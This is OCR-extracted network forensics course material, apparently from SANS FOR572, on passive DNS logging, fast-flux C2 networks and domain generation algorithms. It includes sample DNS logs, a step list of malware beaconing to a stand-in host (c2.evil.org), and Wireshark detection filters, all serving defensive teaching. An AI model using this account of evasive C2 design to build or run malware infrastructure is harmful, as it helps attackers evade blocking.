
A far more modern solution includes the various passive DNS monitoring solutions. One such example is Edward Fjellskål's excellent (and free) PassiveDNS utility.[1] This can monitor a network interface or read from a pcap file and creates log entries in a file or via syslog messages as shown above. These messages are easy to parse and can be included in a SIEM or log aggregator. The Zeek NSM also can generate similar data in its "`dns.log`" files[2].

Microsoft Windows has overcome long-held views that DNS logging would be too great a performance impact to enable in a production environment in Windows Server 2012 R2 and later, as a part of the Event Tracing for Windows (ETW) framework, also known as Event Tracing Logs (ETLs). DNS ETLs contain detailed information to include both query and response[3]. The framework was engineered from the beginning to minimize performance impacts, and DNS ETLs have been tested at significant scale without noticeable performance degradation.

However, managing DNS ETLs at a large scale can be a complicated task. Fortunately, Shelly Giesbrecht, better known in SANS and wider DFIR circles as "Nerdiosity", has released a Python tool[4] that can parse these log files into a more human-consumable format, with added threat intelligence analytics as well.

References:

[1] https://for572.com/oy2l3
[2] https://for572.com/wr-0q
[3] https://for572.com/fv8q3
[4] https://for572.com/fi-2d



Using Edward Fjellskål's free and quite performant "`passivedns`" tool,[1] an analyst can leverage passive DNS logs in both live and postmortem scenarios. The tool is easily compiled in Linux and is installed in your FOR572-specific SANS SIFT VM.

As shown here, running the tool in daemon mode with the "`-y`" and "`-Y`" switch sends both successful and NXDOMAIN result entries to the syslog daemon for further handling. This is most appropriate for live processing from a network tap because it allows sending the entries to a log aggregator or SIEM in near-real-time.


The second example shows the creation of two derivative passive DNS log files using a pcap file as input. The successful queries are sent to the "`/cases/for572/passivedns.txt`" file and the NXDOMAIN queries are logged to the "`/cases/for572/passivedns_nxdomain.txt`" file. This is an excellent step for large pcap evidence files, as it gives the analyst a quick means of querying the DNS traffic in the overall collection. From the contents of the file, you can see the raw passive DNS log entry is written, without any syslog prefix overhead.

See the output of "`passivedns --help`" in your class SIFT VM for a full list of the available command-line switches.

References:
[1] https://for572.com/passivedns

Fast-Flux DNS (Single)

- Rapidly changing IP addresses to thwart blocking
  - Typically, low TTLs; many records per response





```
1551373440.076768||192.168.75.28||95.13.62.6||IN||c2.evil.org.||A||101.202.75.18||58||1
1551380640.373761||192.168.75.28||95.13.62.6||IN||c2.evil.org.||A||75.19.51.1||41||1
1551387840.190186||192.168.75.28||95.13.62.6||IN||c2.evil.org.||A||203.61.173.56||18||1
```


A more recent technique that malware uses to entrench itself is “fast-flux” DNS. It allows malware authors and campaign managers to hide their high-value server assets. A fast-flux deployment uses the IP addresses for multiple compromised hosts in DNS “A” records for a C2 hostname. Malware running on these compromised hosts act as proxies, relaying the C2 traffic between the requesting victim and the true C2 server. This is very resilient because the TTL value for the "A" records is set to an extremely low value—often under five minutes. Code running on the compromised host facilitates the rapid, automatic change out of the active "A" records. This dynamic architecture severely hinders a victim’s ability to block traffic to the C2 infrastructure because of the rapid and unpredictable turnover.

Such a technique severely limits the victim’s ability to block traffic to the C2 infrastructure, because A records for the C2 IP addresses vary so quickly and can change as fast as a malware campaign manager can compromise new proxy hosts.

At first, the security community identified that an effective way to block fast-flux traffic was to block traffic to the IP address for the designated authoritative name servers for a C2 domain. This was generally effective because most DNS servers participating in a fast-flux architecture are used solely for malicious purposes.

References:
https://for572.com/6ugl3



1. DNS A query for c2.evil.org
2. DNS reply: 101.202.75.18
3. HTTP query: http://c2.evil.org/foo.php
4. Forwarded HTTP query: http://c2.evil.org/foo.php
5. HTTP response
6. Forwarded HTTP response

(attacker updates DNS records)

7. DNS A query for c2.evil.org
8. DNS reply: 75.19.51.1
9. HTTP query: http://c2.evil.org/foo.php
10. Forwarded HTTP query: http://c2.evil.org/foo.php
11. HTTP response
12. Forwarded HTTP response


(attacker updates DNS records)

13. DNS A query for c2.evil.org
14. DNS reply: 203.61.173.56
15. HTTP query: http://c2.evil.org/foo.php
16. Forwarded HTTP query: http://c2.evil.org/foo.php
17. HTTP response
18. Forwarded HTTP response

```
1551373440.076768||192.168.75.28||95.13.62.6||IN||c2.evil.org.||A||101.202.75.18||58||1
1551380640.373761||192.168.75.28||95.13.62.6||IN||c2.evil.org.||A||75.19.51.1||41||1
1551387840.190186||192.168.75.28||95.13.62.6||IN||c2.evil.org.||A||203.61.173.56||18||1
```

Fast-Flux DNS (Double)

- Protects both DNS and HTTP servers




```
1551373439.164631||192.168.75.28||192.112.36.4||IN||evil.org.||NS||ns.evil.org.||315||1
1551380639.414716||192.168.75.28||75.75.75.75||IN||ns.evil.org.||A||19.39.25.204.||275||1
1551387839.924619||192.168.75.28||19.39.25.204||IN||c2flux.evil.org.||A||101.202.75.18.||315||1
```

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

A double-flux architecture takes the same concept and wraps inside yet another layer of redundancy. Where a single-flux configuration returns multiple, dynamic DNS "A" records of compromised hosts, a double-flux network also uses compromised hosts for the “NS” record(s) it uses. In this case, this first tier of compromised hosts acts as DNS proxies, protecting the campaign manager’s true DNS servers from discovery. Of course, the results that these DNS proxies handle still contain multiple, low-TTL "A" records for other compromised hosts, which then proxy the actual C2 traffic.

Mitigation, in this case, is a little more complex but still manageable in a proper DNS environment. A DNS server administrator can "seize" authoritative control over known malware domains, preventing lookups from occurring in the first place. More importantly, the proper DNS environment would allow investigators to use DNS query logs to determine the scope of the infection and quickly identify newly compromised hosts within the enterprise.

Again, though, since the malware community has identified a weakness in the double-flux methodology, they have also again raised the bar, using rapid domain generation algorithms to improve the survivability of their zombie hordes. We’ll look at those in a few slides.




```
1551373439.164631||192.168.75.28||192.112.36.4||IN||evil.org.||NS||ns.evil.org.||315||1
1551380639.414716||192.168.75.28||75.75.75.75||IN||ns.evil.org.||A||19.39.25.204.||275||1
1551387839.924619||192.168.75.28||19.39.25.204||IN||c2flux.evil.org.||A||101.202.75.18.||315||1
```



Identifying fast-flux activity in network traffic is usually pretty straightforward for humans. Proactive, heuristic-based detection by machines can be somewhat difficult. In the case of domain-generation algorithms, it may be all but impossible to accomplish without a wide net prone to false positives. In this case, it may be reasonable to block all queries on the "co.cc" domain, but if the algorithm generates domains that are sufficiently random and non-distinctive, we'll need to accept that we most likely won't be able to prevent malware from phoning home.

Some characteristics of fast-flux DNS activity may prove useful in identifying malicious traffic, but will invariably produce a large number of false positives. These should not be used to attempt prevention but can be very handy to aid in detection. Although it is possible to use BPFs with libpcap tools to identify this traffic, the variable nature of DNS traffic makes this somewhat complicated. Because Wireshark is protocol-aware, the display filters below may be of use in the detection of fast-flux DNS.


Fast-flux DNS responses typically contain low TTL values. This is not uncommon for some legitimate DNS records, but the core nature of the fast-flux methodologies requires the minimum amount of caching possible.

Display filter: `dns.resp.ttl < 300`

Another possible characteristic to use is the number of response records contained within the DNS response packet. Because fast-flux relies on many compromised hosts to act as proxies, the traffic may contain a large number of response records. However, large result sets are becoming more common with high-availability and geographically targeted load balancing. In addition, the fast-flux concept can still be very effective with only one or a few result responses.

Display filter: `dns.count.answers > 12`

The most effective way to identify fast-flux traffic is to use historical norms for DNS activity within a given environment, then use that baseline to identify abnormalities for further investigation.



A technical development that is not incredibly new but still quite effective is the use of Domain Name Generation Algorithms (DGAs). With this method, malware can create a list of hundreds or thousands of possible domain/hostnames to use for C2 callouts. The algorithms are generally seeded with some value such as the date. As long as the controlling party registers at least one of these domains on that date, the C2 connection will be established, and the fleet of malware will remain intact.

The scale of DGAs is what makes them difficult to detect and counter. In 2008, Conficker.A generated 250 domain names per day. After reverse-engineering the algorithm, the Conficker working group determined the list of possible domain names ahead of time and worked with registrars to prevent the worm author from acquiring those domains. However, later variants increased the potential daily pool to 50,000 possible domains, which once again shifted the advantage away from responders.[1][2]

Identifying DGA-based hostnames generally relies on some heuristic probability that the domain is not human-based. Pete Hainlen provided a talk on this topic at the 2014 SANS DFIR Summit in Austin, TX.[3] His methodologies show promise in determining a sort of "DGA probability index". Other DGA identification approaches include flagging newly observed domains in your environment, newly registered domains, and external threat intelligence sources.

One interesting and particularly wily false positive that has been identified quite often occurs with certain methods of detecting DNS interception. Unfortunately, some ISPs and other service providers will never provide an `NXDOMAIN` response, even for legitimately nonexistent domains. This is often done to redirect the user to a "search page" of sorts, where the ISP may get a cut of the ad/click revenue.


For one example, Google Chrome has been found[4][5] to detect such interception by issuing DNS queries for bizarre hostnames that should never exist. If the results back are not the expected `NXDOMAIN` response, Chrome may suspect it is being intercepted. Unfortunately for the forensicator, these queries also look quite similar to DGA activity, which greatly complicates heuristic-based detection methods.

Chrome is certainly not the only software to perform this kind of activity. The Viscosity OpenVPN client[6] performs similar lookups. In this case, however, the (invalid) top-level domain is always "`.viscosity`". Interestingly, these DNS lookups also contain the tunnel interface name currently in use, such as "`utun10`"or similar. This could provide an investigator with useful insight to the configuration of the client system responsible for the queries.

References:

[1] https://for572.com/c09mu
[2] https://for572.com/n6v48
[3] https://for572.com/t6hu8 (Note: PDF link)
[4] https://for572.com/8hxli
[5] https://for572.com/rvgtl
[6] https://for572.com/4k0rb

https://for572.com/n6v48



As one example of DGA in widespread use, consider the CryptoLocker family of ransomware. This malware used the date as a seed value to generate many potential domains each day.[1] Different implementations used various specific algorithms and keys,[2] but they generally used the current year, month, and day. Some variants used a pseudorandom key as well. A basic example using Python code is provided on your SIFT VMware image as `/usr/local/for572/bin/dga_example.py`.

